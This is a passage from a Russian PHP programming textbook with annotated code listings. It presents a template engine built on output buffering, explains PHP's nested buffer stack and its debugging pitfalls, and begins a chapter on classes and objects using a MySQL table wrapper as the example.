Чтобы не "засорять" каталоги сайта сценариями — интерфейсами и генераторами данных — предлагается разместить все, что не относится к HTML-файлам и блокам, в отдельном (недоступном извне) каталоге. Им может быть, например, тот самый каталог, где располагаются различные модули. Ведь что такое ядро сценария, как не обычная библиотека, предоставляющая функции для всеобщего использования?! Взятие на вооружение такой техники также снимает с нас заботу об указании полного пути к файлам ядра, поскольку они находятся в общедоступном каталоге модулей, а значит, могут быть включены при помощи `Uses()`.

Замечание

С загрузкой интерфейсов посредством `Uses()` все обстоит несколько сложнее. Вполне может возникнуть ситуация, когда один и тот же интерфейс требуется в разных местах шаблона страницы для выполнения различных действий. Функ-

ция же `Uses()` всегда загружает файл лишь *однажды*, следя за тем, чтобы в следующий раз ее вызов был просто проигнорирован. Так что она нам не совсем подходит. В качестве альтернативы предлагается добавить в код библиотекаря еще одну функцию (назвав ее, например, `UsesMulti()`), которая могла бы загружать указанный файл несколько раз. Единственное отличие ее кода от кода `Uses()` состоит в том, что она использует инструкцию `include`, а не `include_once`. Написание этой функции предоставляю читателю.

Вот и подошло к концу описание нашего шаблонизатора. Надеюсь, я ничего не упустил. Впрочем, если вдруг в приведенном ниже коде вы обнаружите еще какую-нибудь возможность, которую я здесь забыл описать, ничего страшного, наверное, не случится….

Обработчик Apache для шаблонизатора

Так как шаблонизатор должен запускаться при обращении к любой странице на сервере, для него придется написать обработчик. Я привожу здесь его код без дополнительных пояснений, поскольку он практически полностью аналогичен тому коду, который мы рассматривали в *главе 29*.

Листинг 30.13. Обработчик шаблонизатора: `TemplateHandler.php`

```
<?
// Проверяем, не пытается ли пользователь запустить обработчик
// напрямую, минуя Apache.
$FileName=strtr(__FILE__,"\\","/");
$ReqName=ereg_Replace("\\?.*","",strtr(getenv("REQUEST_URI"),"\\","/"));
if(eregi(quotemeta($ReqName),$FileName)) {
  // Выводим сообщение об ошибке.
  include "TemplateHandler.err";
  // Записываем в журнал данные о пользователе.
  $f=fopen("TemplateHandler.log","a+");
  fputs($f,date("d.m.Y H:i.s")." $REMOTE_ADDR — Access denied\n");
  fclose($f);
  // Завершаем работу.
  exit;
}

// Все в порядке — корректируем переменные окружения в соответствии
// с запрошенным пользователем адресом.
@putenv("REQUEST_URI=".
  $GLOBALS["HTTP_ENV_VARS"]["REQUEST_URI"]=
```

```
  $GLOBALS["REQUEST_URI"]=
  getenv("QUERY_STRING")
);
@putenv("QUERY_STRING=".
  $GLOBALS["HTTP_ENV_VARS"]["QUERY_STRING"]=
  $GLOBALS["QUERY_STRING"]=
  ereg_Replace("^[^?]*\\?","",getenv("QUERY_STRING"))
);

// Подключаем библиотекаря.
$INC[]=getcwd();
include "Librarian.phl";
// Переходим в каталог со страницей.
chdir(dirname($SCRIPT_FILENAME));
// Загружаем шаблонизатор.
Uses("Template");
// Выводим содержимое главного блока страницы.
echo RunUrl($SCRIPT_NAME);
?>
```

Главный модуль шаблонизатора

Основной код шаблонизатора, который и выполняет всю работу, помещен в библиотеку `Template.phl`. Она содержит все функции, которые могут потребоваться в шаблонах и блочных страницах. Главная функция модуля — `RunUrl()` — "запускает" страницу, путь к которой (относительно корневого каталога сервера) передается в параметрах. Результат работы этой функции — содержимое блока `Output`, порожденного страницей.

В листинге 30.14 приводится полный код шаблонизатора с комментариями.

Листинг 30.14. Модуль шаблонизатора: `Template.phl`

```
<?
// Константы, задающие некоторые значения по умолчанию
define("DefGlue"," | ");              // символ склейки по умолчанию
define("Htaccess_Name",".htaccess"); // имя .htaccess-файла

// Имена "стандартных" блоков
define("BlkTemplate","template");   // шаблон страницы
```

```
define("BlkOutput","output");       // этот блок выводится в браузер
define("BlkDefGlue","defaultglue"); // символ для "склейки" по умолчанию

// Рабочие переменные
$GLOBALS["BLOCK"]=array();      // массив тел всех блоков
$GLOBALS["BLOCK_INC"]=array();  // аналог $INC библиотекаря
$GLOBALS["CURBLOCK_URL"]=false; // URL текущего обрабатываемого файла
$GLOBALS["bSingleLine"]=0;      // обрабатываемый файл — .htaccess?

// В следующем массиве перечислены имена функций-фильтров,
// которые будут вызваны для каждого блока, когда получено его
// содержимое. Вы, возможно, захотите добавить сюда и другие
// фильтры (например, исполняющие роль простейшего макропроцессора,
// заменяющего одни тэги на другие). Формат функций:
// void FilterFunc(string $BlkName, string &$Value, string $BlkUrl)
$GLOBALS["BLOCKFILTERS"]=array(
  "_FBlkTabs",
  "_FBlkGlue"
  //*** Здесь могут располагаться имена ваших функций-фильтров.
);
// Возвращает тело блока по его имени. Регистр символов не учитывается.
function Blk($name)
{ return @$GLOBALS["BLOCK"][strtolower($name)];
}

// Добавляет указанный URL в список путей поиска. При этом путь
// автоматически преобразуется в абсолютный URL (за текущий каталог
// принимается каталог текущего обрабатываемого файла).
function Inc($url)
{ global $CURBLOCK_URL,$SCRIPT_NAME;
  $CurUrl=$CURBLOCK_URL; if(!$CurUrl) $CurUrl=$SCRIPT_NAME;
  if($url[0]!="/") $url=abs_path($url,dirname($CurUrl));
  $GLOBALS["BLOCK_INC"][]=$url;
}

// Устанавливает имя текущего блока и, возможно, его значение.
// Все данные, выведенные после вызова этой функции, будут принадлежать
// телу блока $name. Если задан параметр $value, тело сразу
// устанавливается равным $value, а весь вывод просто проигнорируется.
```

```
// Это удобно для коротких однострочных блоков, особенно расположенных
// в файлах .htaccess. Из того, что было выведено программой в
// стандартный поток, будут удалены начальные и концевые пробелы,
// а также вызовутся все функции-фильтры. Окончанием вывода,
// принадлежащего указанному блоку, считается конец файла либо начало
// другого блока (то есть еще один вызов Block()).
function Block($name=false, $value=false)
{ global $BLOCK,$bSingleLine,$CURBLOCK_URL;
  // Объявляем некоторые флаги состояния
  static $Handled=false;  // в прошлый раз вывод был перехвачен
  static $CurBlock=false; // имя текущего обрабатываемого блока
  // Если имя блока задано, перевести его в нижний регистр
  if($name!==false) $name=strtolower(trim($name));
  // Вывод был перехвачен. Значит, что до этого вызова уже
  // была запущена функция Block(). Теперь блок, который
  // она обрабатывала, закончился, и его надо добавить в массив
  // блоков (или же проигнорировать этот вывод).
  if($Handled) {
    // Имя предыдущего блока было задано?
    if($CurBlock!==false) {
      // Добавляем в массив блоков.
      $BLOCK[$CurBlock]=trim(ob_get_contents());
      // Если блок однострочный (из файла .htaccess), то
      // удаляем все строки, кроме первой.
      if(@$bSingleLine)
        $BLOCK[$CurBlock]=ereg_Replace("[\r\n].*","",$BLOCK[$CurBlock]);
      // Запускаем фильтры
      _ProcessContent($CurBlock,$BLOCK[$CurBlock],$CURBLOCK_URL);
    }
    // Завершаем перехват потока вывода
    ob_end_clean();  $Handled=0;
  }
  // Если имя блока задано (а это происходит практически всегда),
  // значит, функция была вызвана нормальным образом, а не только для
  // того, чтобы завершить вывод последнего блока (см. функцию Load()).
  if($name!==false) {
    // Перехватываем поток вывода
    ob_start(); $Handled=1;
    // Тело явно не задано, значит, нужно его получить путем
```

```
    // перехвата выходного потока. Фактически, сейчас мы просто
    // говорим системе, что текущий блок — $name, и что как только
    // она встретит другой блок или конец файла, следует принять
    // выведенные данные и записать их в массив.
    if($value===false) {
      $CurBlock=$name;
    } else {
      // Тело задано явно. Записать блок в массив, но все равно
      // перехватить выходной поток (чтобы потом его проигнорировать).
      _ProcessContent($name,$value,$CURBLOCK_URL);
      $BLOCK[$name]=$value;
      $CurBlock=false;
    }
  }
}

// Загружает файл с URL $name и добавляет блоки, которые в нем
// находились, к списку существующих блоков. Параметр $name может
// задавать относительный URL, в этом случае производится его
// поиск в глобальном массиве $INC (том же самом, который использует
// библиотекарь). Если в качестве $name задано не имя файла, а имя
// каталога, то анализируется файл .htaccess, расположенный
// в этом каталоге. На момент загрузки файла текущий каталог
// изменяется на тот, в котором расположен файл.
function Load($name)
{ global $BLOCK,$bSingleLine,$CURBLOCK_URL,$BLOCK_INC;
  // Перевести все пути в $INC в абсолютные
  AbsolutizeINC();
  // Если путь относительный, ищем по $BLOCK_INC
  $fname=false;
  if($name[0]!='/') {
    // Перебираем все каталоги включения
    foreach($BLOCK_INC as $v) {
      $fname=Url2Path("$v/$name"); // Определяем имя файла
      if(file_exists($fname)) { $name="$v/$name"; break; }
    }
    // Если не нашли, $fname остается равной false
  } else {
    // Абсолютный URL — перевести его в имя файла
```

```
  $fname=Url2Path($name);
}
// Обрабатываем файл, имя которого вычислено по URL.
// Сначала проверяем, существует ли такой файл.
if($fname===false || !file_exists($fname))
  die("Couldn't open \"$name\"!");
// Это каталог — значит, используем .htaccess
$Single=false;
if(@is_dir($fname)) {
  $name.="/".Htaccess_Name;
  $fname.="/".Htaccess_Name;
  $Single=1;
}
// Если файла до сих пор не существует (это может случиться, когда
// мы предписали использовать .htaccess, а его в каталоге нет),
// "мирно" выходим. Ничего страшного, если в каталоге нет .htaccess'а.
if(!file_exists($fname)) return;
// Запускаем файл. Для этого сначала запоминаем текущее состояние
// и каталог, затем загружаем блоки файла (просто выполняем файл),
// а в конце восстанавливаем состояние.
$PrevSingle=$bSingleLine; $bSingleLine=@$Single;
$SaveDir=getcwd(); chdir(dirname($fname));
$SaveCBU=$CURBLOCK_URL; $CURBLOCK_URL=$name;
  // Возможно, в файле присутствуют начальные пробелы или другие
  // нежелательные символы (например, в .htaccess это может
  // быть знак комментария). Все они включатся в блок с
  // именем _PreBlockText (его вряд ли целесообразно использовать).
  Block("_PreBlockText");
  // Делаем доступными все глобальные переменные.
  foreach($GLOBALS as $k=>$v) if(!@Isset($$k)) global $$k;
  // Запускаем файл.
  include $fname;
  // Сигнализируем, что блоки закончились (достигнут конец файла).
  // При этом чаще всего будет осуществлена запись данных последнего
  // блока файла в массив.
  Block();
chdir($SaveDir);
$CURBLOCK_URL=$SaveCBU;
$bSingleLine=$PrevSingle;
```

```
}

// Главная функция шаблонизатора. Обрабатывает указанный файл $url
// и возвращает тело блока Output. В выходной поток ничего не печатается
// (за исключением предупреждений, если они возникли).
function RunUrl($url)
{ global $BLOCK;
  // Собираем все блоки.
  _CollectBlocks($url);
  // Находим и запускаем главный шаблон. Мы делаем это в последнюю
  // очередь, чтобы ему были доступны все блоки, из которых состоит
  // страница. Шаблон — обычный блочный файл. В нем обязательно должен
  // присутствовать блок Output.
  $tmpl=@$BLOCK[BlkTemplate];
  if(!$tmpl) {
    die("Cannot find the template for <b>$url</b> ".
      "(have you defined <tt>".BlkTemplate."</tt> block?)");
  }
  Load($tmpl);
  // Возвращаем блок Output.
  if(!isSet($BLOCK[BlkOutput])) {
    die("No output from template <b>$tmpl</b> ".
      "(have you defined <tt>".BlkOutput."</tt> block?)");
  }
  return $BLOCK[BlkOutput];
}


// Эта функция предназначена для внутреннего использования. Она собирает
// блоки из файла, соответствующего указанному $url, в том числе и блоки
// из всех .htaccess-файлов "надкаталогов".
function _CollectBlocks($url)
{ global $BLOCK;
  $url=abs_path($url,dirname($GLOBALS["SCRIPT_NAME"]));
  // Если путь — не /, то обратиться к "надкаталогу".
  if(strlen($url)>1) _CollectBlocks(dirname($url));
  // Загрузить блоки самого файла.
  Load($url);
}
```

```
// Запускает все фильтры для блока.
function _ProcessContent($name,&$cont,$url)
{ foreach($GLOBALS["BLOCKFILTERS"] as $F)
    $F($name,$cont,$url);
}

// "Склеивание" блоков.
// Если тело блока начинается с [name], то оно не просто
// записывается в массив блоков, а "пристыковывается" к значению,
// уже там находящемуся, причем в качестве символа-соединителя
// выступает тело блока с именем name. Если строка name не задана
// (то есть указаны []), используется блок с именем DefaultGlue,
// а если этого блока нет, то соединитель по умолчанию — " | ".
function _FBlkGlue($name,&$cont,$url)
{ global $BLOCK;
  if(ereg("^\\[([^]])*]",$cont,$P)) {
    $c=substr($cont,strlen($P[0])); // тело блока после [name]
    $n=$P[1];                       // имя соединителя
    // Есть с чем "склеивать"?
    if(!empty($BLOCK[$name])) {
      $glue=@$BLOCK[$n];
      if(!Isset($glue)) $glue=@$BLOCK[BlkDefGlue];
      if(!Isset($glue)) $glue=DefGlue;
      $cont=$BLOCK[$name].$glue.$c;
    }
    // "Склеивать" нечего — просто присваиваем.
    else $cont=$c;
  }
}

// Удаление начальных символов табуляции из тела блока.
// Теперь можно выравнивать HTML-код в документах с помощью табуляции.
// Это оказывается чрезвычайно удобным, если мы используем тэги,
// например, в таком контексте:
// < ?foreach($Book as $k=>$v) {? >
//    <tr>
//      <td>< ?=$Book['name']? ></td>
//      <td>< ?=$Book['text']? ></td>
```

```
//    </tr>
// < ?}? >
function _FBlkTabs($name,&$cont,$url)
{ // используем регулярное выражение в формате PCRE, т. к. это —
  // единственный приемлемый способ решения задачи
  $cont=preg_replace("/^\t+/m","",$cont);
}
?>
```

"Перехват" выходного потока

В коде листинга 30.14 есть всего лишь несколько вызовов стандартных функций, которые мы еще не рассматривали в этой книге. Я имею в виду функции с префиксами `ob_` (от Output Buffering — Буферизация вывода). Их задача — "перехватить" тот текст, который выводится операторами `echo`, а также участками, расположенными вне PHP-тэгов `<?` и `?>`, и направить его в строковую переменную для дальнейшей обработки.

Примечание

Эти чрезвычайно полезные функции впервые введены в PHP версии 4. Нужно заметить, что без них вряд ли можно написать более-менее удобный шаблонизатор.

Я привожу здесь их описания в том виде, который принят в этой книге.

```
void ob_start()
```

Вызов данной функции говорит PHP, что необходимо начать "перехват" стандартного выходного потока программы. Иными словами, весь текст, который выводится операторами `echo` или расположен вне участков кода PHP, будет накапливаться в специальном буфере, а не отправится в браузер. В любой момент времени мы можем получить все содержимое этого буфера, вызвав функцию `ob_get_contents()`. В шаблонизаторе мы вызываем `ob_start()` каждый раз, когда встречается начало нового блока.

```
string ob_get_contents()
```

Функция возвращает текущее содержимое буфера, который заполняется операторами вывода при включенном режиме буферизации. Именно `ob_get_contents()` обеспечивает в нашем шаблонизаторе возможность накопления текста блоков. Она вызывается (а возвращенные данные записываются в массив) каждый раз, когда заканчивается очередной блок (вернее, перед началом следующего блока), а также при достижении конца файла.

Примечание

В случае, если буферизация выходного потока не была включена, функция возвращает `false`. Это свойство можно использовать для проверки того, установлен ли буфер вывода, или же данные сразу направляются в браузер.

```
void ob_end_clean()
```

Вызов данной функции завершает буферизацию выходного потока. При этом все содержимое буфера, которое было накоплено с момента последнего вызова `ob_start()`, теряется (не попадает в браузер). Конечно, если текст вывода нужен, необходимо сначала получить его при помощи `ob_get_content()`. Именно так и происходит в шаблонизаторе. Вызов функции `ob_end_clean()` с последующим `ob_start()` — единственный способ очистить внутренний буфер PHP.

```
void ob_end_flush()
```

Эта функция практически полностью эквивалентна `ob_end_clean()`, за исключением того, что данные, накопленные в буфере, немедленно выводятся в браузер пользователя. Ее применение оправдано, если мы хотим отправлять данные страницы клиенту, параллельно записывая их в переменную для дальнейшей обработки.

Стек буферов

Необходимо сделать несколько замечаний насчет функций "перехвата" выходного потока программы. Что получится, если больше одного раза подряд вызвать `ob_start()`? Хотя об этом не написано ни слова в официальной документации, рискну взять на себя ответственность и заявить, что, в общем-то, ничего нежелательного не произойдет. Последующие операторы вывода будут работать с тем буфером, который был установлен *самым последним* вызовом. При этом функция `ob_end_clean()` не завершит буферизацию, а просто установит в активное состояние "предыдущий" буфер (разумеется, сохранив его предыдущее содержимое). Легче всего понять этот механизм на примере:

Листинг 30.15. Пример "перехвата" выходного потока

```
<?
ob_start(); // устанавливаем перехват в буфер 1
echo "1"// попадет в 1-й буфер
ob_start(); // откладываем на время буфер 1 и активизируем второй
echo "2";                // текст попадет в буфер 2
$A[2]=ob_get_contents(); // текст во втором буфере
ob_end_clean();          // отключает буфер 2 и активизируем первый
echo "1";                // попадет опять в буфер 1
$A[1]=ob_get_contents(); // текст в первом буфере
```

```
ob_end_clean(); // т. к. это последний буфер, буферизация отключается
// Распечатываем значения буферов, которые мы сохранили в массиве
foreach($A as $i=>$t) echo "$i: $t<br>";
// Выводится:
// 2: 2
// 1: 11
?>
```


Мы видим, что схема буферизации выходного потока чем-то похожа на стек: всегда используется тот буфер, который был активизирован последним. У такой схемы довольно много положительных черт, но есть и одна отрицательная. А именно, если какая-то логическая часть программы использует буферизацию выходного потока, но по случайности "забудет" вызвать `ob_end_clean()` перед своим завершением, оставшаяся программа останется "в недоумении", что же произошло. К сожалению, в PHP мы никак не сможем обойти это ограничение, так что призываю вас быть особенно внимательными.

Проблемы с отладкой

В последней версии PHP на момент написания этих строк имелось небольшое неудобство, которое может превратить отладку программ, использующих буферизацию, в сущий ад. Дело в том, что при включенной буферизации все предупреждения, в нормальном состоянии генерируемые PHP, записываются в буфер, а потому (если программа не отправляет буфер в браузер) могут потеряться. К счастью, это касается лишь предупреждений, которые не завершают работу сценария немедленно. Фатальные ошибки отправляются в браузер *почти* всегда. Неприятность как раз и состоит в этом "почти". Даже фатальные ошибки останутся программистом незамеченными, если он вызывает функцию `ob_start()` вложенным образом, — т. е. более одного раза, как это было описано в предыдущем абзаце. Например, если в листинге 30.15 после присваивания текста элементу массива `$A[2]` вставить вызов несуществующей функции, программа сразу же выдаст пользователю текущее содержимое буфера номер 1, а затем, "не сказав ни слова", завершится. Это и понятно: ведь сообщение об ошибке попало *во второй* буфер, а значит, было проигнорировано! Почему разработчики PHP, вопреки общеизвестной практике, не разделили стандартный выходной поток и поток ошибок, остается неясным.

Если вы заметили, шаблонизатор всегда использует не более одного буфера "перехвата" в каждый момент времени. Это сделано именно из соображений упрощения отладки сценариев. И все же, если нефатальное предупреждение было сгенерировано в момент обработки блока, который по каким-то причинам не входит в шаблон страницы, оно останется незамеченным программистом. Впрочем, наверное, в этом нет ничего страшного: раз блок не выводится, значит, нам все равно, правильно он отработан или нет….

Глава 31



Объектно-ориентированное программирование на PHP

В последние 10 лет идея *объектно-ориентированного программирования* (ООП), кардинально новая идеология написания программ, все более занимает умы программистов. И это неудивительно. В самом деле, сейчас происходит (а точнее, уже произошло, особенно после выхода стандарта на C++ от 98-го года и изобретения таких языков, как Java и Delphi) примерно то же, что произошло в начале 80-х годов при появлении идеи структурного программирования.

Объектно-ориентированные программы более просты и мобильны, их легче модифицировать и сопровождать, чем их "традиционных" собратьев. Кроме того, похоже, сама идея объектной ориентированности при грамотном ее использовании позволяет программе быть даже более защищенной от различного рода ошибок, чем это задумывал программист в момент работы над ней. Однако ничего не дается даром: сами идеи ООП довольно трудны для восприятия "с нуля", поэтому до сих пор очень большое количество программ (различные системы Unix, Apache, Perl, да и сам PHP) все еще пишутся на старом добром "объектно-неориентированном" Си. Что ж, очень жаль. Ощущение жалости усиливается, если посмотреть на исходные тексты этих программ, поражающие своей многословностью...

PHP, как и большинство современных языков, обеспечивает некоторую поддержку ООП. Конечно, эта поддержка далеко не полна: например, нет множественного наследования и сокрытия данных, довольно примитивен и сам механизм наследования и полиморфизма. Правда, в четвертой версии PHP наметился кое-какой прогресс: появились ссылочные переменные, но их использование все еще несколько затруднительно из-за неудобного синтаксиса. Однако это все же лучше, чем ничего.

В этой главе я кратко изложу основные идеи ООП, подкрепляя их иллюстрациями программ на PHP. Конечно, данная глава ни в коей мере не претендует на звание учебника по ООП. Интересующимся читателям рекомендую изучить любой из монументальных трудов Бьерна Страуструпа, изобретателя языка C++.

Классы и объекты

Ключевым понятием ООП является класс. *Класс* — это просто *тип переменной*. Ну, не совсем просто... На самом деле переменная класса (далее будем ее называть *объ-*

ектом класса) является в некотором смысле автономной сущностью. Обычно такой объект имеет набор *свойств* и *операций* (или *методов*), которые могут быть с ним проведены. Например, мы можем рассматривать тип `int` как класс. Тогда переменная этого "класса" будет обладать одним свойством (ее целым значением), а также набором методов (сложение, вычитание, инкремент и т. д.).

В языке C++ мы могли бы, действительно, объявить тип `int` именно таким образом. Однако в PHP дело обстоит немного хуже: мы не имеем права переопределять стандартные операции (сложение, вычитание и т. д.) для объектов. Например, если бы мы захотели добавить в язык комплексные числа, в C++ это можно было сделать без особых затруднений (и класс комплексных чисел по использованию практически не отличался бы от встроенного типа `int`), однако в PHP у нас такое добавление не удастся. Альтернативное решение состоит в том, чтобы везде вместо `+` и других операций использовать вызовы соответствующих функций — например, `Add()`, которые бы являлись методами класса.

Но обо всем по порядку. Давайте посмотрим, как создать класс в PHP. Это довольно несложно:

```
class MyName {
 описания свойств
 . . .
 определения методов
}
```

Замечу, что здесь *не создается объекта* класса, а только *определяется новый тип*. Чтобы создать *объект* класса `MyName`, в PHP нужно воспользоваться специальным оператором `new`:

```
$Obj = new MyName;
```

Вот теперь в программе существует объект `$Obj`, который "ведет себя" так же, как и все остальные объекты класса `MyName`.

Свойства объекта

Но давайте пока не будем создавать объектов, а вернемся опять к классу. Сначала (честно говоря, можно и не только в начале, но и в любом другом месте описания) должны следовать описания свойств класса. *Свойство* — это просто своеобразная *переменная* внутри объекта класса, в которой может храниться какое-то значение. Например, в классе таблицы MySQL, которым мы вскоре займемся, имя таблицы задано в виде свойства `$TableName`.
То есть, грубо говоря, каждый объект-таблица содержит в себе свою собственную переменную `$TableName` и имеет над ней полный контроль. Какие именно свойства будет иметь любой объект заданного класса, указывается при создании этого класса.

Примечание

Мы можем представить несколько объектов одного и того же типа как братьев-близнецов: у них все одинаково с "физиологической" точки зрения (одни и те же имена свойств), но на самом деле это совершенно разные "люди" — у них разные взгляды, различный образ жизни (свойства содержат разные значения).

Объект класса может напрямую обращаться к своим свойствам, считывать их или записывать. Еще раз: каждый объект одного и того же класса имеет *свой собственный* набор значений свойств, и они не пересекаются. Таким образом, объект класса со стороны представляется контейнером, хранящим свои свойства.

Объявление свойств задается при помощи ключевого слова `var`:

```
var $pName1, $pname2, ...;
```

Мы видим, что каждое свойство должно иметь уникальное имя в классе. Инструкций `var` может быть несколько, и они могут встречаться в любом месте описания класса, а не только в его начале.

Займемся теперь вопросом о том, как нам из программы получить доступ к какому-то свойству определенного объекта (например, объекта `$Obj`, который мы только что создали). Это делается очень просто при помощи операции `->`:

```
// Выводим в браузер значение свойства Name1 объекта $Obj
echo $Obj->Name1;
// Присваиваем значение свойству
$Obj->Name2="PHP Four";
```

Если какое-то свойство (например, с именем `SubObj`) объекта само является объектом (что вполне допустимо), нужно использовать две "стрелочки":

```
// Выводим значение свойства Property объекта-свойства
// $SubObj объекта $Obj
echo $Obj->SubObj->Property;
```

Такой синтаксис был придуман из того расчета, чтобы быть максимально простым. Добавлю, что указание объекта `$Obj` перед стрелкой обязательно по той причине, что каждый объект имеет *свой собственный* набор свойств. Поэтому-то они и не пересекаются при хранении, а при доступе нужно уточнить объект, свойство которого запрашивается.

Впрочем, в данном простом примере объект ничем не лучше обычного ассоциативного массива — ведь мы просто используем его как контейнер для хранения свойств. Поэтому давайте поговорим о более существенном отличии — методах класса.

Методы

Основная идея ООП — *инкапсуляция* — базируется на объединении *данных* (свойств) объекта с *функциями*, которые эти данные обрабатывают. В самом деле, почему это мы привыкли разграничивать информацию и методы ее обработки? Разве, в конце концов, эти методы сами не являются информацией? Зачем же разделять неразделимые сущности?..

Фактически, свойства хранят в себе состояние объекта в данный момент времени, тогда как методы (функции обработки) являются чем-то вроде механизма посылки *запроса* экземпляру класса (объекту). Например, в классе таблицы MySQL, которую мы с вами вскоре напишем, может быть довольно большой набор методов. Самый простой из них — `Drop()`, заставляющий таблицу очистить и удалить себя из базы данных. Вызов этого метода из программы происходит примерно так:

```
$Obj->Drop(); // таблица $Obj удаляет сама себя!
```

Конечно, у методов, как и у обычных функций, могут быть параметры. К примеру, метод `Add()` того же класса (добавление новой записи в таблицу) принимает только один параметр — ассоциативный массив, содержащий данные, а метод `Select()` (получить все записи, удовлетворяющие запросу) использует три параметра — логическое выражение запроса, максимальное количество получаемых записей и правила сортировки результата. Он возвращает массив с результирующими записями.

Класс таблицы MySQL

Пожалуй, я слишком далеко заглянул в будущее. Вернемся назад к основам. Чтобы определить метод внутри класса, используется следующий синтаксис:

```
class MyClass {
 . . .
 function Method(параметры)
 { . . .
 }
 . . .
}
```

Давайте будем потихоньку набрасывать план нашего класса MySQL-таблицы. Во первых, зададимся вопросом: зачем нам вообще это нужно? Почему бы не пользоваться обычными функциями для работы с MySQL? Ответ не вполне очевиден, поэтому оставим его на потом. А пока будем считать, что такой класс нам необходим (а он действительно необходим, т. к. значительно упрощает работу с базой данных).

Во-вторых, сформулируем правило: обращаться к какой-то таблице MySQL только посредством нашего класса, а точнее, объекта этого класса, связанного с таблицей. Как же его связать? Очевидно, объект должен содержать имя таблицы, к которой он

"привязан". Так как в программе могут использоваться одновременно несколько таблиц и несколько объектов, то, наверное, логично это самое имя хранить в виде свойства.

Что бы еще хотелось знать об объекте-таблице? Конечно, имена и типы ее полей. Поместим их в свойство-массив. Наконец, в процессе работы наверняка иногда будут возникать ошибки. Чтобы как-то сигнализировать о них, предлагаю в класс-таблицу ввести еще одно свойство — `Error`. Оно будет равно нулю, если предыдущая операция (например, добавление записи) прошла успешно, и тексту ошибки — в противном случае.

Вот что у нас пока получилось:

```
class MysqlTable {
 var $TableName; // Имя таблицы в базе данных
 var $Fields; // Массив полей. Ключ — имя поля, значение — его тип
 var $Error; // Индикатор ошибки
 . . .
}
```

Согласитесь, это почти все данные, которые должны храниться в объекте-таблице. Все остальное (например, записи) находится в базе данных. Нам нужно научиться каким-то образом легко извлекать и добавлять (а также удалять, подсчитывать и обновлять) эти записи путем простых запросов к объекту-таблице. Для этого я предлагаю написать соответствующие методы (листинг 31.1).

Примечание

Пока мы не будем расписывать код методов. Взамен просто обозначим его словом "команды" в тексте программы. Вообще говоря, такой способ проектирования, когда сначала решают, какие методы нам нужны, а потом начинают продумывать их код, довольно типичен для ООП.

Листинг 31.1. Эскиз класса таблицы

```
class MysqlTable {
 var $TableName; // Имя таблицы в базе данных
 var $Fields; // Массив полей. Ключ — имя поля, значение — его тип
 var $Error; // Индикатор ошибки
 // Добавляет в таблицу запись $Rec. $Rec должна представлять из себя
 // обычный ассоциативный массив. В будущем мы придем к тому, что
 // массив $Rec будет представлен даже древовидной структурой,
 // т. е. будет иметь подмассивы.
 // Как вы понимаете, непосредственной поддержки этого в MySQL нет,
 // но мы "ее" реализуем.
```

```
 function Add($Rec) { команды; }
 // Возвращает массив записей (ключ — id записи, значение —
 // ассоциативный массив, в точности такой же, какой был помещен
 // некогда в таблицу при помощи Add), удовлетворяющих выражению
 // $Expr. Возвращаются только первые $Num (или менее) записей.
 // Сортировка осуществляется в соответствии с критерием $Order.
 function Select($Expr,$Num=1e10,$Order="id desc") { команды; }
 // Удаляет из таблицы все записи, удовлетворяющие выражению $Expr.
 function Delete($Expr) { команды; }
 // Удаляет из таблицы все записи (например, при помощи вызова
 // Delete("1=1") и удаляет саму таблицу из базы данных. Этот
 // метод довольно опасен!
 function Drop() { команды; }
}
```

Пока, пожалуй, хватит. Я не буду здесь углубляться в то, как устроен каждый из названных методов. Этим мы займемся в свое время. А пока обратите внимание на то, что мы попытались определить все операции, которые вообще применимы к таблице MySQL (на самом деле, это далеко не полный их перечень, но пока нам и такого количества вполне достаточно). Это очень важно, потому что потом, когда будем использовать объекты класса `MysqlTable`, мы сможем вообще забыть, что такое MySQL и язык запросов SQL, или поручить разработку программы, обращающейся к `MysqlTable`, человеку, не разбирающемуся в SQL.

Вообще говоря, это один из самых главных приемов ООП (структурного программирования — в меньшей степени) — постоянно размышлять, как бы нам сделать так, чтобы потом можно было побольше "забыть". Работает принцип: если вы используете какой-то класс и не догадываетесь, как он реализован, причем это вам нисколько не мешает, значит, класс хорош.
И наоборот. Впрочем, совсем абстрагироваться от SQL нам все же не удастся — все-таки нужно знать правила составления выражений для выборки и удаления записей, для их сортировки и т. д. Но это уже не SQL, а что-то гораздо более простое и интуитивно понятное.

Доступ объекта к своим свойствам

Как ни странно, но при изучении ООП "с нуля" программисты, привыкшие к структурному программированию, часто с трудом понимают, каким образом объект может добраться до своих собственных свойств. Рассмотрим, например, такую программу:

```
$Obj1=new Mysqltable;
```

```
$Obj2=new MysqlTable;
. . .
echo $Obj1->TableName, " ", $Obj2->TableName;
```

Здесь никаких проблем не возникает — ясно, что выводятся свойства разных объектов — мы же сами указали их до стрелки. Однако давайте посмотрим, что будет, если вызвать какой-нибудь метод одного из объектов:

```
$Obj1->Drop();
```

Как видите, при вызове метода так же, как и при доступе к свойству, нужно указать объект, который должен "откликнуться на запрос". Действительно, этой командой мы удаляем из базы данных таблицу `$Obj1`, а не `$Obj2`. Рассмотрим теперь тело метода `Drop()`:

```
class MysqlTable {
 function Drop()
 { сюда интерпретатор попадет, когда вызовется Drop() для
 какого-то объекта
 }
}
```

По логике, `Drop()` — функция. Эта функция, конечно, едина для всех объектов класса `MysqlTable`. Но как же метод `Drop()` узнает, для какого объекта он был вызван? Ведь мы не можем `Drop()` для `$Obj1` сделать одним, а для `$Obj2` — другим, иначе нарушился бы весь смысл нашей объектной ориентированности. В том-то вся и соль, что два различных объекта-таблицы являются объектами одного и того же класса...

Оказывается, для доступа к свойствам (и методам, т. к. один метод вполне может вызывать другой) внутри метода используется специальная предопределенная переменная `$this`, содержащая тот объект, для которого был вызван метод. Теперь мы можем определить `Drop()` внутри класса так:

```
function Drop()
{ // сначала удаляем все записи из таблицы
 $this->Delete("1=1"); // всегда истинное выражение
 // а затем удаляем саму таблицу
 mysql_query("drop table ".$this->TableName);
}
```

Если мы вызвали `Drop()` как `$Obj1->Drop()`, то `$this` будет являться тем же объектом, что и `$Obj1` (это будет ссылка на `$Obj1`), а если бы мы вызвали `$Obj2->Drop()`, то `$this` был бы равен `$Obj2`. То есть *метод всегда знает, для какого объекта он был вызван*. Это настолько важно, что я повторю еще раз: ***метод всегда знает, для какого объекта он был вызван***.

Использование ссылок говорит о том, что `$this` — не просто копия объекта-хозяина, это *и есть* хозяин. Например, если бы в `$Obj1->Drop()` мы захотели изменить ка-

